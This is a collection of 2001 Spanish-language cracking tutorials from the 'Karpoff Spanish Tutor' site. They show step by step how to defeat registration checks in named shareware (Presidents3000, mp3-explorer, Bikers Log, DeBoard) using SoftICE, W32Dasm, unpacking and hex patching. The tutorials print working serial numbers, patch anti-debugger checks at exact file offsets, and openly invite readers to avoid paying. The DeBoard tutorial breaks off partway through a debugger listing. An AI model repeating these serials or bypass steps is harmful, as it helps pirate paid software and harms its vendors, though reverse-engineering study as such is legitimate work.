:10016D07 52                 PUSH   EDX
:10016D08 E873FCFFFF         CALL   10016980
:10016D0D 83C408             ADD    ESP,08
:10016D10 85C0               TEST   EAX,EAX
:10016D12 0F84E2800000       JZ     10016DFA  <==  aquí invertimos el salto con r fl z
```

Luego de darle 20 veces a **F10** caemos en el salto 10016D12 y aquí invertimos el salto con el comando **r fl z**, luego presionamos **F5** y vemos esto...

Registration

Thank you for your support!

Mmm, nos hemos registrado pero quizás sólo hasta reiniciar el programa supongo, como pasa casi siempre cuando usamos este comando (**r fl z**) ya que el cambio se produce sólo en memoria, pero ha sucedido algo que no hemos visto, en la carpeta donde está instalado el programa se ha creado un archivo llamado Aon.key y si reiniciamos el programa este estará registrado con nuestro nombre de usuario, entonces eso quiere decir que una vez que ha entrado el registro no hay vuelta que darle. **:)**

Programa crackeado...

Nota:

Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. actmago@hotmail.com

Saludos

- Pr@fEsOr X (my best friend)
- [KRaViTZ] (suerte amigo)
- [DeK_OiN], Txeli, CODE_MEX, Metamorfer, Txotxo, Raziel
- Karpoff http://welcome.to/karpoff
- Xasx de **TNT!** http://www.tntcrackers.ws
- ViPER (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de TUTORIALES 2001
- **LdA 4°A 2000** For Ever!! **:)**
- Saludos a todos los **crackers** del mundo.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Presidents3000 v1.0.1

PROTECCION:	**Serial.**		
Objetivo:	Conseguir un código de registro válido		
Descripcion:			
Dificultad:	**Newbie**		
DOWNLOAD:	http://www.winograd.com		
Herramientas:	file ins**PE**ctor, SoftICE		
CRACKER:	**Act MagO**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola amigos, presento mi **vigésimo segundo** tutorial. Ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. En este tutorial usaremos el SoftICE. Si no lo tienes instalado puedes bajártelo en www.crackstore.com . Asumo que tienes conocimientos básicos sobre su uso. Y para terminar con la INTRO debo decir : **ESTE TEXTO HA SIDO ESCRITO SÓLO CON PROPÓSITOS EDUCACIONALES**.

AL ATAKE

Manos a la Obra

Antes de abrir el programa lo analizamos con file insPEctor v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file insPEctor nos mostrará los siguientes datos:

- El programa está desarrollado en Microsoft Visual C++ 5.0
- No está empacado

A continuación... cerramos **file insPEctor v3.5** y abrimos **Presidents3000 v1.0.1**

Abrimos el programa, le vamos al menú: **File > Register...** y nos encontramos con la caja de registro, la que nos pide los siguientes datos:

Name:

Serial#:

Como hacemos siempre llenamos la caja con cualquier dato, le damos click a **Register** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

Presidents3000

Sorry! Registration not accepted. Please re-enter the required information exactly as received.

A continuación... cerramos **Presidents3000 v1.0.1**

Usando el SoftICE

Asumo que tienes bien configurado el SoftICE y que tienes al menos conocimientos básicos sobre su uso.

A continuación...abrimos **Presidents3000** y vamos directamente a la caja de registro en donde introducimos nuestro nombre, y cualquier código de registro. Todavía no damos click en **Register** ; lo que ahora debemos hacer es presionar **CONTROL+D** para que salte el SoftICE y así poder colocar nuestro breakpoint.

Ya estamos dentro del SoftICE...colocamos **bpx hmemcpy** y presionamos **ENTER**, luego presionamos **F5** para salir del SoftICE. Ahora le damos click a **Enter** y si todo sale bien el bpx debería picar y hace saltar al SoftICE.

Luego presionamos **F11** 1 vez y **F12** 8 veces para caer aquí...

```
:00406E42 8D54240C         LEA    EDX,[ESP+0C]<== caemos aquí, seguimos con F10
:00406E46 6A1E             PUSH   0000001E
:00406E48 52               PUSH   EDX
:00406E49 68ED030000       PUSH   000003ED
:00406E4E 53               PUSH   EBX
:00406E4F FFD6             CALL   ESI
:00406E51 8D44240C         LEA    EAX,[ESP+0C]
:00406E55 8D8C248C000000   LEA    ECX,[esp+0000008C]
:00406E5C 50               PUSH   EAX <== d eax = nuestro número de serie falso
:00406E5D 51               PUSH   ECX <== d ecx = nuestro nombre
:00406E5E E89D020000    CALL   00407100 <== entramos con F8
:00406E63 83C408        ADD    ESP,00000008
:00406E66 663D0100      CMP    AX, 0001
:00406E6A 0F85A7000000  JNZ    00406F17 <== con r fl z  nos muestra el mensaje de registro aceptado
:00406E70 8D94240C010000   LEA    EDX,[ESP+0000010C]
```

Entramos en la CALL 00406E5E con **F8**, para caer aquí...

```
:00407100 8B4C2404          MOV     ECX,[ESP+04] <== caemos aquí, seguimos con F10
:00407104 81EC80000000      SUB     ESP,00000080
:0040710A 8D442400          LEA     EAX,[ESP+00]
:0040710E 50                PUSH    EAX
:0040710F 51                PUSH    ECX
:00407110 E8BBFEFFFF        CALL    00406FD0
:00407115 83C408            ADD     ESP,08
:00407118 6685C0            TEST    AX,AX
:0040711B 7507              JNZ     00407124 <== nos dejamos llevar por este salto
:0040711D 81C480000000      ADD     ESP,00000080
:00407123 C3                RET
:00407124 53                PUSH    EBX <== caemos aquí, seguimos con F10
:00407125 56                PUSH    ESI
:00407126 8BB42490000000    MOV     ESI,[ESP+00000090]
:0040712D 8D442408          LEA     EAX,[ESP+08]
:00407131 8A10              MOV     DL,[EAX] <== d eax = NUESTRO CÓDIGO DE REGISTRO VÁLIDO
:00407133 8A1E              MOV     BL,[ESI]
:00407135 8ACA              MOV     CL,DL
:00407137 3AD3              CMP     DL,BL
:00407139 752F              JNZ     0040716A
```

Al colocar **d eax** en el **MOV 00407131** tendremos nuestro código de registro válido, en mi caso la caja quedaría así...

Name: **Act MagO**

Serial#: **HP3KPC-99655**

Le damos click a **Register** y...

Presidents3000

Registration Accepted. Thank you very much.

Programa crackeado...

Nota:

Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. actmago@hotmail.com

Saludos

- Pr@fEsOr X (my best friend)
- [KRaViTZ] (suerte amigo)
- [DeK_OiN], Txeli, CODE_MEX, Metamorfer, Txotxo, Raziel
- Karpoff http://welcome.to/karpoff
- Xasx de **TNT!** http://www.tntcrackers.ws
- ViPER (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm

- Toda la people de TUTORIALES 2001
- **LdA 4ºA 2000** For Ever!! **:)**
- Saludos a todos los **crackers** del mundo.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: [mp3 - explorer] v4.3.0

PROTECCION:	**Serial.**		
Objetivo:	Encontrar el número de registro		
Descripcion:			
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.mp3-explorer.com		
Herramientas:	file ins**PE**ctor v4.2001, W32Dasm v8.93, SoftICE v4.05		
CRACKER:	**Act MagO**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola amigos, presento mi **vigésimo cuarto** tutorial. Ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. En este tutorial usaremos el SoftICE. Si no lo tienes instalado puedes bajártelo en www.crackstore.com . Asumo que tienes conocimientos básicos sobre su uso. Y para terminar con la INTRO debo decir : **ESTE TEXTO HA SIDO ESCRITO SÓLO CON PROPÓSITOS EDUCACIONALES**.

AL ATAKE

Comentario del Programa

Programa para reproducir y manejar los archivos MP3.

Lo que nos interesa... el programa es distribuido como shareware con libre uso de 30 días, después de este período debes registrarte y para eso debes pagar la suma de $20 dólares.

Pero contamos con SoftICE **:)**...

Manos a la Obra

Antes de abrir el programa lo analizamos con file insPEctor v4.2001 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file insPEctor nos mostrará lo siguiente:

- Compilado con Microsoft Visual C++ 5.0

A continuación... cerramos **file insPEctor v4.2001** y abrimos **[mp3 - explorer] v4.3.0**

Abrimos el programa, nos vamos al botón **?** > **About [mp3 - explorer]...** ,luego presionamos la lengüeta **Registration** y luego el botón **Enter Registration Info** y ahora por fin estamos en la caja de registro la que nos pide los siguientes datos:

E-mail adress:

Registration key:

Como hacemos siempre llenamos la caja con cualquier dato, le damos click a **OK** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

[mp3 - explorer]

Registration info are not correct!

Please try again.

A continuación... cerramos **[mp3 - explorer]** y abrimos **W32Dasm**

Usando el W32Dasm

Abrimos W32Dasm y luego nos vamos a la opción **Disassembler** > **Open File to Disassemble...** buscamos la carpeta en donde está instalado el programa y abrimos el archivo **mp3 explorer.exe**

Una vez desensamblado el archivo vamos a **Refs** > **String Data References** y buscamos aquel mensaje que nos decía que el registro era inválido: se verá así...

"My favourite addresses"
"[m p 3 - e x p l o r e r] is shareware.Please register yo"
"Registration Online Information"
"Thanks for registering [m p 3 - e x p l o r e r] !"
"Registration info are not correct ! Please try again."
"You are using an unregistered copy of [m p 3 e x p l o r e"
"register.htm"
"File '%1' not found !Do you want to refresh displayed info"
"No predefined format found.Formats are mandatory for multi"

Le damos click varias veces para ver cuantas referencias tiene ese string y nos encontramos con 2 referencias.

- La primera:

```
:00401B2D EB17                    jmp 00401B46

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00401AA4(C) <=== de aquí viene
|

* Possible Reference to String Resource ID=00154: "Registration info are not correct !
Please try again."
                                  |
:00401B2F 689A000000              push 0000009A
:00401B34 8D4C2410                lea ecx, dword ptr [esp+10]
:00401B38 E867330500              call 00454EA4
```

La he seguido yendo al pedazo de código en que se encuentra el salto (**Goto > Goto Code Location**) y la he analizado pero cuando le ponemos un BPX al salto o a una de las CALLS que se encuentran arriba usando el Loader del SoftICE y luego vamos al registro y le damos a **OK**, el SoftICE no rompe **:(**, entonces vamos a la segunda...

- La segunda:

```
:00405703 EB20                    jmp 00405725

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004056AF(C)<=== de aquí viene
|

* Possible Reference to String Resource ID=00154: "Registration info are not correct !
Please try again."
                                  |
:00405705 689A000000              push 0000009A
:0040570A 8D4C2408                lea ecx, dword ptr [esp+08]
:0040570E E891F70400              call 00454EA4
```

Ahora la vamos a seguir yendo a **Goto > Goto Code Location** e insertamos la dirección **004056AF**, se verá así...

```
:00405696 E8CDEF0400              call 00454668
:0040569B B968144B00              mov ecx, 004B1468
:004056A0 C684248400000001        mov byte ptr [esp+00000084], 01
:004056A8 E8332E0100              call 004184E0 <=== a esta le ponemos el BPX
:004056AD 85C0                    test eax, eax
:004056AF 7454                    je 00405705 <=== aquí caemos
:004056B1 8D4C246C                lea ecx, dword ptr [esp+6C]
:004056B5 51                      push ecx
:004056B6 B978164B00              mov ecx, 004B1678
:004056BB E86CF30400              call 00454A2C
:004056C0 8D542470                lea edx, dword ptr [esp+70]
:004056C4 B974164B00              mov ecx, 004B1674
:004056C9 52                      push edx
:004056CA E85DF30400              call 00454A2C
:004056CF B968144B00              mov ecx, 004B1468
:004056D4 E8072F0100              call 004185E0

* Possible Reference to String Resource ID=00153: "Thanks for registering [ m p 3 - e x p l o
                                  |
```

```
:004056D9 6899000000              push 00000099
```

Le vamos a poner un bpx a la CALL 004056A8 utilizando el **Symbol Loader** del SoftICE.

Usando el SoftICE

Abrimos el Symbol Loader y vamos a **File > Open Module...** buscamos el ejecutable del programa, lo abrimos y luego vamos a **Module > Load** y cuando nos salga el mensaje de que ha ocurrido un error, seguimos adelante.

El SoftICE romperá y en ese instante ponemos el breakpoint **bpx 004056A8** [ENTER] > [F5], nos saldrá el programa y lo que ahora debemos hacer es ir a la caja de registro, poner el e-mail , cualquier número de registro y darle click a **OK**, y como hemos puesto el breakpoint el SoftICE romperá nuevamente dejándonos aquí...

```
:004056A0 C684248400000001  MOV      BYTE PTR [ESP+00000084], 01
:004056A8 E8332E0100        CALL     004184E0 <=== caemos aquí, le damos una vez a F10
:004056AD 85C0              TEST     EAX, EAX <=== ? edx = NÚMERO DE SERIE VÁLIDO
:004056AF 7454              JZ       00405705
:004056B1 8D4C246C          LEA      ECX,[ESP+6C]
:004056B5 51                PUSH     ECX
:004056B6 B978164B00        MOV      ECX,004B1678
:004056BB E86CF30400        CALL     00454A2C
```

Al colocar **? edx** en el TEST **004056AD** veremos esto:

0000**118633**

Ya tenemos nuestro número de registro válido, en mi caso la caja quedaría así...

E-mail adress: **actmago@hotmail.com**

Registration key: **118633**

Le damos click a **OK** y...

[mp3 - explorer]

Thanks for registering [mp3 - explorer]!

La caja de registro no sólo recibe tu correo electrónico, también puedes registrar el programa con tu nombre.

Programa crackeado...

Nota:

Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. actmago@hotmail.com

Saludos

- Pr@fEsOr X (my best friend)
- [KRaViTZ] (suerte amigo)
- [DeK_OiN], Txeli, CODE_MEX, Metamorfer, Txotxo, Raziel
- Karpoff http://welcome.to/karpoff
- Xasx de **TNT!** http://www.tntcrackers.ws
- ViPER (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de TUTORIALES 2001
- **LdA 4°A 2000** For Ever!! **:)**
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Bikers Log v3.5

PROTECCION:	**Serial.**		
Objetivo:	Quitar el anti-SoftICE, desempacar, encontrar el código de registro		
Descripcion:			
Dificultad:	**cracker con experiencia**		
DOWNLOAD:	http://www.techmarc.co.uk		
Herramientas:	file ins**PE**ctor, W32Dasm, ProcDump, FrogsICE, UnAspack v1.0.9.1, Hex Workshop		
CRACKER:	**Act MagO**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola amigos, presento mi **vigésimo tercer** tutorial. Ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. En este tutorial usaremos el SoftICE. Si no lo tienes instalado puedes bajártelo en www.crackstore.com . Asumo que tienes conocimientos básicos sobre su uso. Y para terminar con la INTRO debo decir : **ESTE TEXTO HA SIDO ESCRITO SÓLO CON PROPÓSITOS EDUCACIONALES**.

AL ATAKE

Comentario del Programa

Programa para ciclistas que sirve para documentar todos los detalles de un corredor.

Lo que nos interesa... el programa es distribuido como shareware limitado a 15 corredores y para tener la versión **full** del programa debes registrarte y para eso pagar la suma de $30 dólares.

Pero eso tiene solución porque contamos con un **pelotón** de excelentes herramientas **:)** ...

Manos a la Obra

Antes de abrir el programa lo analizamos con file insPEctor v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file insPEctor nos mostrará lo siguiente:

- El programa está empacado con ASPack v1.08.04

A continuación... cerramos **file insPEctor v3.5** y abrimos **Bikers Log v3.5**

Mmm, le damos doble click y no pasa nada... el programa no carga y por casualidad tengo cargado el SoftICE, por lo que podemos determinar que el programa está protegido contra el SoftICE... y para estar 100% seguros echamos a andar el FrogsICE y curiosamente el programa ahora si carga; en conclusión:

Ya tenemos dos problemas que resolver:

- El programa está empacado
- El programa indudablemente tiene protección ANTI-SoftICE

Ahora dentro del programa vamos a la caja de registro presionando un enorme botón que se ve a simple vista; una vez que estamos en la caja insertamos lo que sea y vemos esto...

Invalid Unlock Code.

El código de registro lo podemos conseguir fácilmente con el SoftICE, pero vamos por parte: lo primero que debemos hacer es desempacar el programa para quitarle la protección ANTI-SoftICE, porque imagínense cargando el FrogsICE cada vez que van a usar el programa, sería un plomazo enorme.

A continuación... cerramos **Bikers Log v3.5** y abrimos **UnAspack v1.0.9.1**

Desempacando

Abrimos el UnAspack, le damos click al botón que tiene los tres puntitos para buscar el ejecutable del programa (**Biker.exe**), una vez que lo hemos encontrado presionamos **Unpack** y el programa será desempacado rápidamente (yo he quedado sorprendido), para asegurarnos de que ha hecho su trabajo de forma satisfactoria lo analizamos nuevamente (**Biker.exe**) con el file insPEctor, el que ahora puede reconocer el compilador sin el paquete:

- Borland/Inprise Delphi 4

Seguimos en el file insPEctor, presionamos la lengüeta que dice **Secciones** para constatar de que todo esté bien, y ahora que estamos en Secciones nos damos cuenta que en **Characteristics** no hay ningún **E0000020**, todos son C0000040 y por lo que yo tengo entendido debe haber al menos un E0000020 para poder desensamblarlo correctamente.

A continuación... cerramos **file insPEctor** y abrimos **ProcDump**

Editando

Ya en el ProcDump presionamos **PE Editor** y buscamos el ejecutable del programa (**Biker.exe**) una vez encontrado nos aparecerá el cuadro **PE Structure Editor** presionamos el botón **Sections** y una vez que estamos ahí, hacemos click con el botón derecho del mouse en la sección **CODE** para que nos aparezca el menú y luego click en **Edit Section** para llegar al lugar que nos interesa **Modify section value**. Al frente de **Section Characteristics** y abajo del **RVA** y el **Offset** está lo que buscamos: **C0000040**.

Lo modificamos dejándolo en: **E0000020**

A continuación... cerramos el **ProcDump** y abrimos el **W32Dasm**

Usando el W32Dasm

Abrimos W32Dasm y luego nos vamos a la opción **Disassembler > Open File to Disassemble...** buscamos la carpeta en donde está instalado el programa y abrimos el archivo **Biker.exe**

El archivo ha demorado mucho tiempo en desensamblarse , pero una vez desensamblado el archivo vamos a **Refs > String Data References** y buscamos las marcas del ANTI-SoftICE: se verá algo así...

"[Date]>"
"[Date]>="
"[Y]"
"[YY]"
"\(S"
"\/:*?"<>|"
"\\.\NTICE"
"\\.\SICE"
"\\highlight"

Son dos y están juntas, creo que por el nombre no hay duda de lo que hacen, ahora le damos doble click a la primera para caer aquí...

```
:006DE81D 6880000000              push 00000080
:006DE822 6A03                    push 00000003
:006DE824 6A00                    push 00000000
:006DE826 6A03                    push 00000003
:006DE828 68000000C0              push C0000000

* Possible StringData Ref from Code Obj ->"\\.\NTICE"
                                  |
:006DE82D 6848E86D00              push 006DE848

* Reference To: kernel32.CreateFileA, Ord:0000h
                                  |
:006DE832 E8D596D2FF              Call 00407F0C
:006DE837 83F8FF                  cmp eax, FFFFFFFF
:006DE83A 7408                    je 006DE844 <== la zona caliente :)
:006DE83C 50                      push eax
```

Ya vamos teniendo una idea de lo que debemos hacer... ahora le damos doble click a la segunda para caer aquí...

```
:006DE7E1 6880000000              push 00000080
:006DE7E6 6A03                    push 00000003
:006DE7E8 6A00                    push 00000000
:006DE7EA 6A03                    push 00000003
:006DE7EC 68000000C0              push C0000000

* Possible StringData Ref from Code Obj ->"\\.\SICE"
                                  |
:006DE7F1 680CE86D00              push 006DE80C

* Reference To: kernel32.CreateFileA, Ord:0000h
                                  |
:006DE7F6 E81197D2FF              Call 00407F0C
:006DE7FB 83F8FF                  cmp eax, FFFFFFFF
:006DE7FE 7408                    je 006DE808 <== otra zona caliente :)
:006DE800 50                      push eax
```

El asunto es simple: ambos saltos son JE (salta si es igual), pero si tenemos cargado el SoftICE el valor no es igual y obviamente estos no saltarán , por lo tanto el programa no se iniciará porque ha encontrado al SoftICE, entonces lo que debemos hacer es cambiar los saltos para que estos siempre salten sin importar el valor que tengan, cambiar los JE a JUMP, es decir:

- **El primer salto:**

ORIGINAL

:006DE83A 7408 je 006DE844

PARCHADO

:006DE83A EB08 jump 006DE844

- **El segundo salto:**

ORIGINAL

:006DE7FE 7408 je 006DE808

PARCHADO

:006DE7FE EB08 jump 006DE808

Ahora buscamos los offsets de los saltos en la parte inferior del W32Dasm, se verá algo así...

El primero:

Line:1502630 Pg 18783 and 18784 of 18803 Code Data @:006DE83A @Offset 002DDC3A in File:Biker.exe

El segundo:

Line:1502572 Pg 18782 and 18783 of 18803 Code Data @:006DE7FE @Offset 002DDBFE in File:Biker.exe

Anotamos ambos offsets (**2DDC3A**;**2DDBFE**) para ir al Hex Workshop y hacerle una cirugía menor al programa para quitarle la protección ANTI-SoftICE.

A continuación... cerramos **W32Dasm** y abrimos **Hex Workshop**

Parchando el ANTI-SoftICE

Abrimos el Hex Workshop y vamos a **File > Open...** y buscamos el ejecutable del programa (**Biker.exe**), y una vez que lo hemos encontrado vamos a **Edit > Goto...** insertamos el primer offset y cambiamos el 7408 a EB08, y luego hacemos lo mismo con el segundo offset. Guardamos los cambios y listo!! **PROTECCIÓN ANTI-SoftICE anulada.**

Buscando el código de registro

Mmm, parecía una protección por lo menos casi digna, pero mientras analizaba el listado muerto del programa en el W32Dasm me encontré con una sorpresa en las **String Data References**, la que luce así...

"7SNN"
"7SS"
"7SSS"
"8"
"977-0956-38806"
"9999"
"9Invalid BLOB field count in data "
"A primary index is already defined "
"A riders name can not contain "

Parece un código de registro, no? **:)** ya lo hemos encontrado, ahora sólo debemos ir a la caja de registro e insertarlo **977-0956-38806** y...

Bikers Log Successfully Unlocked.

Lamentablemente estos tipos se preocuparon del SoftICE, pero no se preocuparon de esconder el código de registro en un lugar seguro **:)**, se confiaron demasiado en el ASPack y ellos mejor que nadie deberían saber que toda protección tarde o temprano será crackeada.

Programa crackeado...

Nota:

Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. actmago@hotmail.com

Saludos

- Pr@fEsOr X (my best friend)
- [KRaViTZ] (suerte amigo)
- [DeK_OiN], Txeli, CODE_MEX, Metamorfer, Txotxo, Raziel

- Karpoff http://welcome.to/karpoff
- Xasx de **TNT!** http://www.tntcrackers.ws
- ViPER (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de TUTORIALES 2001
- **LdA 4°A 2000** For Ever!! **:)**
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: DeBoard Video Display Software 2/8/2001

PROTECCION:	**Name / Serial.**		
Objetivo:	**Buscar Un serial Valido**		
Descripcion:			
Dificultad:	Principiante		
DOWNLOAD:	*htt://www.internetsoftwareshop.com/apps/deboard.exe*		
Herramientas:	Softice		
CRACKER:	SiLvEr StOrM	**FECHA:**	**6/04/2001**

INTRODUCCION

Welcome to everybody....hay me equivoque de idioma...bueno mi 4to tutorial.. creo que estoy mejorando.. gracias a todos Uds..., espero que lo entiendan y les sea util. **Recuerden que este tutorial esta hecho con fines netamente educativos si les interesa este Programa COMPRENLO,(aunque a mi parecer este programa es extremadamente caro... 200$.**

AL ATAKE

Comentario del Programa

- El programa que elegimos es un aaahhhhhhhhhhh... me da flojera traducir todo esto... se los dejo como tarea..

- PC Graphic Video Display System for any occasion. This is a Scrolling/Crawling-4 monitor Software
  A PC video display system for any presentation. DeBoard supports up to four different monitors or four different video outputs at the same time with four different contents! Because DeBoard is thread based you can adjust the scroll, crawl and image box speeds to match your needs. The NT version can play AVI files and graphic images while scrolling. DeBoard also provides images wipes, anti-aliased text, page flips, temperature probe capabilities and much much more. Once the program is configured it is very easy to use and maintain. Includes a file transfer program to upload text files while remote DeBoard is running
- Costoso : 200$

Objetivos

1. Buscar un serial Valido

Manos a la Obra

Primero instalaremos nuestro programa: y luego lo ejecutamos.

DeBoard Unregistered

File Configuration Play Layout Window Help Register Exit

Open Save New Play Bk Color Clock Size Align

Text Composer | Project Settings | Images | Audio Control | DeBoard Configuration | Monitors | Text Box 3 / Project Log

Play Time 3 | Wipe Delay 20 | AirBrakes 20

Image List (double click to play)

Image List 1 - 5

image3.bmp
image4.bmp
image1.bmp
image2.bmp

Image List 2 - 4

image3.bmp

Register DeBoard

Your Registered Name (case sensitive)

SiLvEr StOrM


8 Character Code

1 2 3 4 5 6 7 8

Register

Image List 3 - 0

TextFile3 loaded : DISCLAIM.txt | C:\Archivos de programa\DRS-Digitrax Services\DRS DeBoard\Sample.SFG



Presionamos **Register** : y nos aparece una pantalla como la anterior.

Introducimos nuestros Datos:EJ. name:SiLvEr StOrM

y un serial de 8 caracteres:12345678

A BusKar El Zeryal

Ok..

Aqui comenzamos el trabajo duro.... me llevo como 20 minutos revisando todos estos registros... por cierto tengo algo importante que hacer regreso en unos minutos... Z z z z z z Z z zZ z z z z z z Z z z z z . . .

a h hH.. ya regrese... a ver por donde quedamos.... ok.. ya vi... perfekto

como siempre Presionamos "CONTROL D" y usaremos el bpx mas usado.... digo por mi...

BPX HMEMCPY enter... y "CONTROL D" para salir de Sice...

y Presionamos REGISTER ....

veremos como sale de nuevo SICE a ayudarnos en nuestra labor....

Quitamos los bp bd * enter

Presionamos F12

Presionamos 79 veces F10

y estaremos aqui en el codigo del programa

015F:0071ECE8 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? .....^

015F:0071ECF8 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? v

----------PROT32-

0157:0043505C CALL USER32!CallWindowProcA ^

0157:00435061 MOV [EBX+0C],EAX DS:0061ED4C=00000000 <------ caemos aqui...

0157:00435064 MOV EAX,[EBX]

0157:00435066 CMP EAX,0C

0157:00435069 JNZ 00435086

0157:0043506B MOV EDX,[EBX+08]

0157:0043506E PUSH EDX

0157:0043506F MOV ECX,[EBX+04]

0157:00435072 MOV EDX,EAX

0157:00435074 MOV EAX,ESI

0157:00435076 CALL 0043119C

0157:0043507B JMP 00435086

0157:0043507D MOV EDX,EBX

0157:0043507F MOV EAX,ESI

0157:00435081 CALL 004327B0

0157:00435086 POP EBP < >

----------DEBOARD!CODE+0003405C----------

De aqui en adelante empezamos a ver todos lo que tiene contenido en el registro EDX (d edx)

la primera vez veremos nuestro numero (12345678)

seguimos bajando dentro del codigo con F10 hasta que en otro EDX veremos nuestro nombre (el que introdugimos anteriormente)

----------byte----------PROT---(3)--

015F:0061EDB5 53 69 4C 76 45 72 20 53-74 4F 72 4D 00 00 00 00 SiLvEr StOrM....^

015F:0061EDC5 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....

015F:0061EDD5 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 v

----------PROT32-

0157:004890A1 LEA EDX,[EBP-0128] ^

0157:004890A7 CALL 00408430 ^

0157:004890AC MOV EDX,[EBP-0128]

0157:004890B2 LEA EAX,[EBP-0104]

0157:004890B8 MOV ECX,000000FF

0157:004890BD CALL 004041B8

0157:004890C2 LEA EDX,[EBP-0104] SS:0061EDB4=4C69530C <-------- aqui en edx (d edx)

0157:004890C8 XOR ECX,ECX

0157:004890CA MOV EAX,[EBX+000002FC]

0157:004890D0 CALL 00464CDC

0157:004890D5 LEA EDX,[EBP-04]

0157:004890D8 MOV EAX,[EBX+000002C4]

0157:004890DE CALL 004315C8

0157:004890E3 MOV EAX,[EBP-04]

0157:004890E6 LEA EDX,[EBP-0128] v

0157:004890EC CALL 00408430 < > v

----------DEBOARD!CODE+000880A1----------

Presionamos 4 veces mas F10 ... calma no se apuren... ya se que eso de estar contando es fastidioso.. pero imaginenme a mi contando para decirles a Uds. cuantas veces hay que presionar esta tecla... la verdad perdi la cuenta como 10 veces.. . creo que ya aprendi a contar .. Jee Jeee

No se les olvide que estamos viendo en EDX...

015F:0061ECD0 09 24 33 43 39 30 34 31-31 46 00 00 3C ED 61 09 .$3C90411F..<.a.^

015F:0061ECE0 24 36 44 44 30 36 30 32-46 0C 53 69 4C 76 45 72 $6DD0602F.SiLvEr^

015F:0061ECF0 20 53 74 4F 72 4D 0B 0B-0B 0B 0B 0B 0B 0B 0B 0B StOrM.....

015F:0061ED00 0B 0B 0B 0B 0B 0B 0B 0B-0B 0B 0B 0B 0B 0B 0B 0B .....

015F:0061ED10 0B 0B 0B 0B 0B 0B 0B 0B-0B 0B 0B 0B 09 24 36 36 .....$66

015F:0061ED20 44 44 35 32 46 31 0C 53-69 4C 76 45 72 20 53 74 DD52F1.SiLvEr St

015F:0061ED30 4F 72 4D 0B 0B 0B 0B 0B-0B 0B 0B 0B 0B 0B 0B 0B OrM.....

015F:0061ED40 0B 0B 0B 0B 0B 0B 0B 0B-0B 0B 0B 0B 0B 0B 0B 0B v

015F:0061ED50 0B 0B 0B 0B 0B 0B 0B 0B-0B 09 24 36 36 44 44 35 .....$66DD5v

----------PROT32-

0157:004890A1 LEA EDX,[EBP-0128]

0157:004890A7 CALL 00408430

0157:004890AC MOV EDX,[EBP-0128]

0157:004890B2 LEA EAX,[EBP-0104]

0157:004890B8 MOV ECX,000000FF

0157:004890BD CALL 004041B8

